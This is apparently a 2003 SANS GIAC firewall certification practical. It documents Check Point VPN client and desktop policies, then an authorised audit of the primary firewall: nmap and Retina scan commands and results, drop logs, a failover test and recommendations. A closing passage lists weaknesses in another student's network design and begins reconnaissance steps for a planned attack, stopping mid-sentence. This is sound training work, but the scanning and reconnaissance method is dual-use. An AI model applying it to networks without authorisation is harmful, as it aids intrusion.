


Enforce encryption integrity.




Leave the Certificates field as default and select all options for Secure Configuration Verifications.

© SANS Institute 2003




Enforce Desktop policy for earlier versions of Secure Client and click OK to save.



### SECURE CLIENT RULES

Again this is defined in the rule-base – Rules 8 through to 12. Rule 8 allows the initial establishment of a VPN to the client and the other rules govern the explicit access. If you right-click on these client encrypt rules, you will find they are enforcing Secure Client Mode.



## DESKTOP POLICY

This will be the policy pushed down to the user, further controlling their access when connected to GIAC. NOTE: Users can only connect to GIAC once logged in to the policy server, preventing a Trojan from initiating a session to an attacker on the web.

Desktop Security - GIAC_Desktop_Policy_v1						
Inbound Rules						
NO.	SOURCE	DESKTOP	SERVICE	ACTION	TRACK	COM
1	* Any	All Users@Any	* Any	Block	Log	
Outbound Rules						
NO.	DESKTOP	DESTINATION	SERVICE	ACTION	TRACK	COM
2	All Users@Any	Net_181.77.0.0 Net_181.75.4.0 Net_181.75.2.0	* Any	Accept	- None	

## ENCRYPTION DOMAIN

This has been defined earlier in our Gateway Cluster Properties for GextFW-HA. All the networks connected to our cluster based on the topology information, are considered to be our encryption domain. If you wanted to be more specific, you could set this manually to a group, and individually add the service hosts you choose to this group.



## Verify the Firewall Policy

*You have been asked to conduct a technical audit of GIAC's primary firewall in order to verify that the policies are correctly enforced as described in Assignments 1 and 2. To conduct the audit, you will need to:*

- *Plan the audit.*
- *Using the approach you described conduct the audit.*
- *Evaluate the audit. Based on your assessment (and referring to data from your assessment).*

The following plan was put forward to GIAC Enterprises to audit their organization and verify that correct security safeguards have been implemented;

### Plan

1. Perform a direct port scan of the firewall externally, from the DMZ, from Tier 3 and from the internal network.
2. Perform an external network port scan of GIAC service hosts in the public address space 175.16.100.0/24.
3. Perform a network port scan from the local network (181.77.0.0/16) to service hosts in the DMZ.
4. Perform a network port scan from within the DMZ to the Tier 3 service hosts.  
**NOTE:** Tier-2 and the Backup network cannot be scanned locally as they are a two-host network (firewall and service host).
5. Tier 2 is excluded as it is a processing server and does not hold any confidential information.
6. GIAC Enterprises do not want any impact of the audit on their business. However the scan is from a single workstation and to a single host each time, thus we can run the scans during business hours.
7. Only the primary firewall is to be audited, in particular what ports are accessible from GIAC networks – service host configuration and router configuration will be considered exempt.
8. Performance loading and vulnerability assessment of the firewall itself is deemed out of scope.
9. Try to connect to the Internet internally using HTTP, Telnet, FTP, POP3, and SMTP.
10. Test failover by powering down the active firewall.

### BILL OF MATERIALS

Service	Cost	Total
Download software tools and install on Audit workstation	1 hr x \$100.00	\$100.00
Scanning GIAC networks	6 hrs x \$100.00	\$600.00
Analysis of results	2 hrs x \$100.00	\$200.00
Documentation and Recommendations	2 hrs x \$100.00	\$200.00
GIAC Audit		\$1,100.00

### Audit Implementation

Impressed with Trinity's results from "The Matrix Reloaded" we decided to use the same tool, NMAP v3.00 as our network scanner. Many people use this as their tool of choice for network scanning, including Hollywood! This tool has been ported to



Windows, which is the OS of our audit workstation. To download this, go to Insecure.org (<http://www.insecure.org/>). Also, to corroborate our results we will also use the Retina v4.9.100 network scanner from eEye Digital Security (<http://www.eeye.com/html/Products/Retina/Download.html>). This also doubles as a vulnerability scanner if wanted. **NOTE:** Only scans on TCP.

## SCANNING

Given the host address space for GIAC DMZ was 7 bits and the internal network 16 bits it was decided to scan specifically the service hosts and the firewall only. More importantly the service hosts are the jewels of our crown and the business decided to focus here. It was decided to concentrate on the path of an attacker coming in, scanning first the DMZ, then Tier 3, then Internal. Last was to check outbound Internet access. The upside was to minimise the time involved for the audit and subsequent cost to GIAC. So, having downloaded the scan tools to our workstation we can perform our audit. **NOTE:** For the external scan I have placed the scanner on the inside of our router which is the first line of defence. This will give a much more accurate picture of the state of the firewall rule-base.

For our Retina scanning of the firewall we enabled the full scan (65535 ports) and force scan option (since the firewall is dropping ICMP). For the service hosts it was decided to use the default ports of the application, these ports comprised most of the well known service ports in use today. We have de-selected audits which give us a vulnerability assessment of the services which it finds running as this is out-of-scope.

NMAP (Windows) will initiate the scans using two commands;

```
nmap -v -sS -P0 <target> -o <output file>
```

```
nmap -v -sU -P0 <target> -o <output file>
```

This essentially is a scan in verbose mode without pings, using NMAP default ports to our target using SYN stealth scan and UDP port scan. The -o parameter is our output switch. We did start scanning the whole port range (1-65535) with NMAP but this was time intensive and unfeasible to GIAC. The relevant results are shown below;

**EXTERNAL TO DMZ (175.16.100.5)**

FIREWALL

Find

175.016.100.006

General

175.016.100.006

Address

175.16.100.6

Report Date

07/19/03 11:52:27 AM

Domain Name

unknown

Ping Response

Host Did Not Respond

Audits

175.016.100.006

Machine

175.016.100.006

Last Boot:

5 days, 0 hours, 19 minutes, 0 seconds

OS Detected

No Matches

Closed Ports

40647

Filtered Ports

24883

Open Ports

5

Ports

175.016.100.006

259

ESRO-GEN - Efficient Short Remote Operations

264

BGMP -

900

18231

18264

Services

175.016.100.006

Shares

175.016.100.006

Users

175.016.100.006

Did you know...

You can access **Reports** in Retina directly from the tool bar by selecting the **Reports** icon.

```
# nmap (V. 3.00) scan initiated Mon Jul 21 18:29:15 2003 as: nmap -v
-P0 -sS -o external_firewall_tdp 175.16.100.6
Interesting ports on (175.16.100.6):
(The 1597 ports scanned but not shown below are in state: filtered)
Port      State      Service
113/tcp    closed     auth
259/tcp    open       esro-gen
264/tcp    open       bgmp
900/tcp    open       unknown
```

## SERVICE HOSTS

Scanner - Complete Scan		
General	175.016.100.129	
Address	175.16.100.129	
Report Date	07/23/03 06:52:17 PM	
Domain Name	unknown	
Ping Response	Host Did Not Respond	
Audits	175.016.100.129	
Machine	175.016.100.129	
OS Detected	Not Enough Data (No Open Ports)	
Closed Ports	1	
Filtered Ports	1911	
Ports	175.016.100.129	
113	IDENT - Authentication Service - CLOSED	
Services	175.016.100.129	
Shares	175.016.100.129	
Users	175.016.100.129	

Scanner - Complete Scan		
▼	General	175.016.100.130
	Address	175.16.100.130
	Report Date	07/23/03 07:15:51 PM
	Domain Name	unknown
	Ping Response	Host Did Not Respond
▼	Audits	175.016.100.130
▼	Machine	175.016.100.130
	OS Detected	Not Enough Data (No Open Ports)
	Closed Ports	1
	Filtered Ports	1911
▼	Ports	175.016.100.130
	113	IDENT - Authentication Service - CLOSED
▼	Services	175.016.100.130
▼	Shares	175.016.100.130
▼	Users	175.016.100.130

```
# nmap (V. 3.00) scan initiated Wed Jul 23 22:56:42 2003 as: nmap -v
-sS -P0 -o external_usa_nmap 175.16.100.130
Interesting ports on (175.16.100.130):
(The 1599 ports scanned but not shown below are in state: filtered)
Port      State      Service
25/tcp    open       smtp
113/tcp   closed     auth
```

```
# Nmap run completed at Wed Jul 23 23:04:11 2003 -- 1 IP address (1
host up) scanned in 449 seconds
```

Scanner - Port Scan		
▼	General	175.016.100.131
	Address	175.16.100.131
	Report Date	07/23/03 07:20:36 PM
	Domain Name	unknown
	Ping Response	Host Did Not Respond
▼	Audits	175.016.100.131
▼	Machine	175.016.100.131
	OS Detected	Windows 2000 SP3 , Windows 2000 Server SP3 , Windows XP Professional RC1+ through final release
	Closed Ports	1
	Filtered Ports	1909
	Open Ports	2
▼	Ports	175.016.100.131
	80	WWW-HTTP - World Wide Web HTTP (Hyper Text Transfer Protocol)
	113	IDENT - Authentication Service - CLOSED
	443	HTTPS - HTTPS (Hyper Text Transfer Protocol Secure) - SSL (Secure Socket Layer)
▼	Services	175.016.100.131
▼	Shares	175.016.100.131
▼	Users	175.016.100.131

**NOTE:** Anomailles of the OS detection are present due to limitations of resources in the lab we created for the audit.

```
# nmap (V. 3.00) scan initiated Wed Jul 23 19:43:29 2003 as: nmap -v
-sS -P0 -o external_newzealand_nmap 175.16.100.131
Interesting ports on (175.16.100.131):
(The 1598 ports scanned but not shown below are in state: filtered)
Port      State      Service
80/tcp    open       http
113/tcp   closed     auth
443/tcp   open       https
```

```
# Nmap run completed at Wed Jul 23 19:53:47 2003 -- 1 IP address (1
host up) scanned in 618 seconds
```

### **DMZ TO TIER 3 (175.16.100.135)**

#### **FIREWALL**

Scanner - Complete Scan	
<b>Find</b>	175.16.100.137
<b>General</b>	175.16.100.137
Address	175.16.100.137
Report Date	07/19/03 02:59:44 PM
Domain Name	unknown
Ping Response	Host Did Not Respond
<b>Audits</b>	175.16.100.137
<b>IP Services</b>	UDP:500 - ISAKMP Server detected
<b>Machine</b>	175.16.100.137
Last Boot:	5 days, 3 hours, 26 minutes, 0 seconds
OS Detected	UNICOS 10.0.0 on Cray 90 , HP-UX 10.20 # 9000/777 or A 712/60 with tcp_random_seq = 1 or 2 , NetApp OnTap 5.1.2 - 5.3.5r2 , S
Closed Ports	40656
Filtered Ports	24875
Open Ports	4
<b>Ports</b>	175.16.100.137
259	ESRO-GEN - Efficient Short Remote Operations
264	BGMP -
900	
18231	
<b>Services</b>	175.16.100.137
Shares	175.16.100.137
Users	175.16.100.137

**Did you know...**  
You can scan a domain by typing the domain name in the action text box and clicking **enter**.

```
# nmap (V. 3.00) scan initiated Mon Jul 7 04:00:00 2003 as: nmap -v -
P0 -sS -p 1-65535 -o dmz_firewall_nmap 175.16.100.137
Interesting ports on (175.16.100.137):
(The 65530 ports scanned but not shown below are in state: filtered)
Port      State      Service
113/tcp    closed     auth
259/tcp    open       esro-gen
264/tcp    open       bgmp
900/tcp    open       unknown
18231/tcp  open       unknown
```

#### **SERVICE HOSTS**

Retina scanner only scans TCP, so when run against all three hosts in Tier 3, it found nothing except the closed TCP port (113) which was as expected. NMAP on the other hand seemed to think the whole range of UDP ports was open for Egypt. It should have found RADIUS (1645) but Secure Computing Premier Access Radius Server was configured to accept only the firewall and routers as clients. Running "netstat -an -p UDP" on Egypt showed only half a dozen ports so it was concluded NMAP was being thrown out by the firewall. Neither scanner found anything on the Database Server (Australia) which again was expected. On the syslog server (Zimbabwe) we had to specify the port 514 (i.e. `nmap -v -sU -P0 -p 514 181.75.3.4`) for it to be detected. Running the command using the defaults returned the result that all ports were filtered.

### **INTERNAL TO DMZ (181.77.0.35)**

#### **FIREWALL**

Scanner - Port Scan		
▼	<b>General</b>	181.077.000.001
	<b>Address</b>	181.77.0.1
	<b>Report Date</b>	07/23/03 11:22:26 PM
	<b>Domain Name</b>	unknown
	<b>Ping Response</b>	Host Did Not Respond
▼	<b>Audits</b>	181.077.000.001
▼	<b>Machine</b>	181.077.000.001
	<b>Last Boot:</b>	9 days, 11 hours, 37 minutes, 0 seconds
	<b>OS Detected</b>	UNICOS 10.0.0 on Cray 90 , HP-UX 10.20 # 9000/777 or A 712/60 with tcp_random_seq = 1 or 2 ,
	<b>Closed Ports</b>	1
	<b>Filtered Ports</b>	1909
	<b>Open Ports</b>	2
▼	<b>Ports</b>	181.077.000.001
	<b>113</b>	IDENT - Authentication Service - CLOSED
	<b>259</b>	ESRO-GEN - Efficient Short Remote Operations
	<b>264</b>	BGMP -
▼	<b>Services</b>	181.077.000.001
▼	<b>Shares</b>	181.077.000.001
▼	<b>Users</b>	181.077.000.001

```
# nmap (V. 3.00) scan initiated Tue Jul 22 17:18:14 2003 as: nmap -v
-P0 -sS -o internal_firewall_tcp 181.77.0.1
Interesting ports on (181.77.0.1):
(The 1597 ports scanned but not shown below are in state: filtered)
Port      State      Service
113/tcp    closed     auth
259/tcp    open       esro-gen
264/tcp    open       bgmp
900/tcp    open       unknown
```

## SERVICE HOSTS

Scanner - Port Scan		
▼	<b>General</b>	175.016.100.131
	<b>Address</b>	175.16.100.131
	<b>Report Date</b>	07/24/03 12:11:53 AM
	<b>Domain Name</b>	unknown
	<b>Ping Response</b>	Host Did Not Respond
▼	<b>Audits</b>	175.016.100.131
▼	<b>Machine</b>	175.016.100.131
	<b>OS Detected</b>	Windows 2000 SP3 , Windows 2000 Server SP3 , Windows XP Professional RC1+ through final release
	<b>Closed Ports</b>	1
	<b>Filtered Ports</b>	1909
	<b>Open Ports</b>	2
▼	<b>Ports</b>	175.016.100.131
	<b>80</b>	WWW-HTTP - World Wide Web HTTP (Hyper Text Transfer Protocol)
	<b>113</b>	IDENT - Authentication Service - CLOSED
	<b>443</b>	HTTPS - HTTPS (Hyper Text Transfer Protocol Secure) - SSL (Secure Socket Layer)
▼	<b>Services</b>	175.016.100.131
▼	<b>Shares</b>	175.016.100.131
▼	<b>Users</b>	175.016.100.131

```
# nmap (V. 3.00) scan initiated Wed Jul 23 23:53:26 2003 as: nmap -v
-sS -P0 -o internal_newzealand_nmap 175.16.100.131
Interesting ports on (175.16.100.131):
(The 1598 ports scanned but not shown below are in state: filtered)
Port      State      Service
80/tcp     open       http
113/tcp    closed     auth
443/tcp    open       https
```



# Nmap run completed at Thu Jul 24 00:06:20 2003 -- 1 IP address (1 host up) scanned in 774 seconds

### INTERNAL TO INTERNET

All attempts blocked.

Type	Action	Service	Source	Destination	Protocol	Rule
Log	Drop	ftp	181.77.0.35	161.114.65.123	TCP tcp	33
Log	Drop	telnet	181.77.0.35	175.16.100.2	TCP tcp	33
Log	Drop	http	181.77.0.35	202.27.184.102	TCP tcp	33
Log	Drop	smtp	181.77.0.35	202.27.184.102	TCP tcp	33
Log	Drop	pop-3	181.77.0.35	202.27.184.102	TCP tcp	33

### FAILOVER

This worked as expected.

fireWall-1	daemon	Log	message_info: High Availability: Interface Active Check status OK. Allows machine to be activ
fireWall-1	daemon	Log	message_info: High Availability: Local machine (no. 1, IP 181.75.1.1 ) is stand-by.;
fireWall-1	daemon	Log	message_info: High Availability: Machine 181.75.1.2 (no. 2) went down.;
fireWall-1	daemon	Log	message_info: High Availability: Local machine (no. 1, IP 181.75.1.1 ) is active.;

## Evaluation

Our test audit proved consistent with the GIAC security policy we defined earlier. No glaring holes or misconfigurations were discovered. It was noticed that the Retina scanner did not pick up on port 900 by default whereas NMAP did. No UDP ports were picked up because we did not scan Tier 2 and interestingly enough, when we scanned externally the DMZ hosts we found that DNS was not open when it should have been. I double-checked this by running "nslookup" on the workstation, setting my server to 175.16.100.129 and then resolving newzealand.giac.com. This worked. Looking at the firewall logs;

Type	Action	Service	Source	Destination	Protocol	Rule	Sou
Log	Drop	domain-udp	175.16.100.5	S-England	UDP udp	0	innosys
Log	Drop	domain-udp	175.16.100.5	S-England	UDP udp	0	innosys-
Log	Drop	domain-udp	175.16.100.5	S-England	UDP udp	0	ibm-mqs
Log	Drop	domain-udp	175.16.100.5	S-England	UDP udp	5	sunclust
Log	Accept	domain-udp	175.16.100.5	S-England	UDP udp	5	1120
Log	Accept	domain-udp	175.16.100.5	S-England	UDP udp	5	1121
Log	Accept	domain-udp	175.16.100.5	S-England	UDP udp	5	availant
Log	Accept	domain-udp	175.16.100.5	S-England	UDP udp	5	murray
Log	Drop	domain-udp	175.16.100.5	S-England	UDP udp	5	38580
Log	Drop	domain-udp	175.16.100.5	S-England	UDP udp	5	38581
Log	Drop	domain-udp	181.77.0.35	S-England	UDP udp	5	1137
Log	Drop	domain-udp	181.77.0.35	S-England	UDP udp	5	1138

The connections in green are manual queries. The ones in Red with Illegal query format were from the Retina scanner, and DNS Header shorter than 12 bytes with NMAP. Both automatic port scans were blocked and identified as attacks by Check Point, impressive!

The ports 264, 900, 18231 and 18264 were open on the firewall from every network. To verge on the paranoid we might want to be more explicit with our client encrypt rule (8) and set the source to be anything but our networks i.e. external.




The mentality being that one less open port is one less port to attack, we have to leave the rule open to the Internet but we can limit the threat within. Additionally both ports 259 and 900 were open for authentication, GIAC are advised to choose one or the other but not both.

From the internal network, no host was accessible direct except the Web Server which was as expected. Attempts were made to FTP, browse the Web, send email to an outside mail server on POP3 and SMTP and even telnet to our external router but all failed. This follows our architecture of no direct access between the Internet and GIAC internal network.

It was also recognised that most service hosts are running a backup agent. This has typically been a point of weakness in any security architecture as the agent requires full rights in order to backup all the files and most administrators choose an easy password. It is usually scripted so we cannot use the AAA server for authentication. This has been flagged to GIAC that special consideration must be applied here, a strong password applied to the user account and strict policy for constant review.

Network time was cause for concern, having only one time server left the network potentially exposed to a time attack. It is recommended at least another time server be installed to provide more robustness in this area.

The Web Server needs to be protected from TCP SYN Flooding based attacks (<http://www.cert.org/advisories/CA-1996-21.html>). SYN Attack was not configured within SMART Defence by default. This should be enabled to provide protection against these attacks.



Overall the architecture is implemented securely but in no way can GIAC rest on their laurels. Application security has seen more and more threats emerge with a few analysts forecasting the convergence of IDS and firewalls to counter this threat. Check Point started towards this but their SMART Defence is by no means adequate protection for these threats. A layered defence in depth is still the best protection, and also keeping abreast of the constant changes to the software used in your environment. No-one is completely bullet-proof but if all the precautions and safeguards are put in place then you will make yourself a harder target.

## ***Design Under Fire***

**Select a network design from any GCFW practical posted in the previous 6 months and paste the graphic into your submission.**

**Research and design the following three types of attacks against the architecture:**


- **An attack against the firewall itself.**
- **A denial of service attack.**
- **An attack plan to compromise an internal system through the perimeter system.**

The network design I have selected is from Chong KahSing ID 0386 ([http://www.giac.org/practical/GCFW/Chong\\_KahSing\\_GCFW.pdf](http://www.giac.org/practical/GCFW/Chong_KahSing_GCFW.pdf)).

© SANS Institute 2003, Author retains full rights.



## GIAC Network Diagram



His border router is a Cisco 2620 running 12.2, and firewall is Check Point Next Generation Feature Pack 2 on Windows 2000 Server SP2. A second Linux firewall protects his database with an Axent Symantec Enterprise Firewall acting as their web and email proxy. His DMZ is connected to a 3Com Superstack II Hub. Looking through this assignment I found the following flaws;

1. He is using a hub to connect his servers placed in the DMZ. This leaves the network much more vulnerable to DSNIFF (<http://monkey.org/~dugsong/dsniff/>), a switch is still vulnerable but not to the same degree. NOTE: The website is currently censored by the DMCA.
2. The email server sits directly on the internal network. A 0-day exploit for Exchange will allow an attacker straight in.
3. Access-lists have been applied to the external facing interface (Inbound & Outbound) only. Chong hasn't specifically defined this but it is the only way they can be applied for production traffic to work with his access-lists.

4. His Check Point rule-base is not correct. The first rule is any traffic to the firewall is to be rejected, so no supplier could establish a VPN session as their IKE packets would be dropped. Therefore we must assume his rule-base is misconfigured.
5. DNS is configured to send and receive zone transfers from the Internet, though only from the defined Internet Service Providers. Since there is only one DNS server it is assumed that this holds all the internal zone information. If we were to spoof the IP address of the ISP, we could theoretically map his internal network.

All this information we know because we have access to his assignment, but in order to plan our attack in the real world, we will need to do some reconnaissance. At this stage only the name of the organisation is known to us. This information gathering is split into two parts; active and passive. First we want to accumulate as much information as possible using passive means as this will leave us undetected. First we want to check by doing a “whois” search. We could do the search using official sites Internet Authorities like IANA (<http://whois.iana.org/>) but I prefer to use Sam Spade (<http://samspade.org/t/>). This should resolve the IP address of the server hosting that domain and also supplemental information as their mail server. We now have identified two hosts within GIAC. Using the address digger we can find even more information as to the size of their net block, their reverse DNS entry and even do a 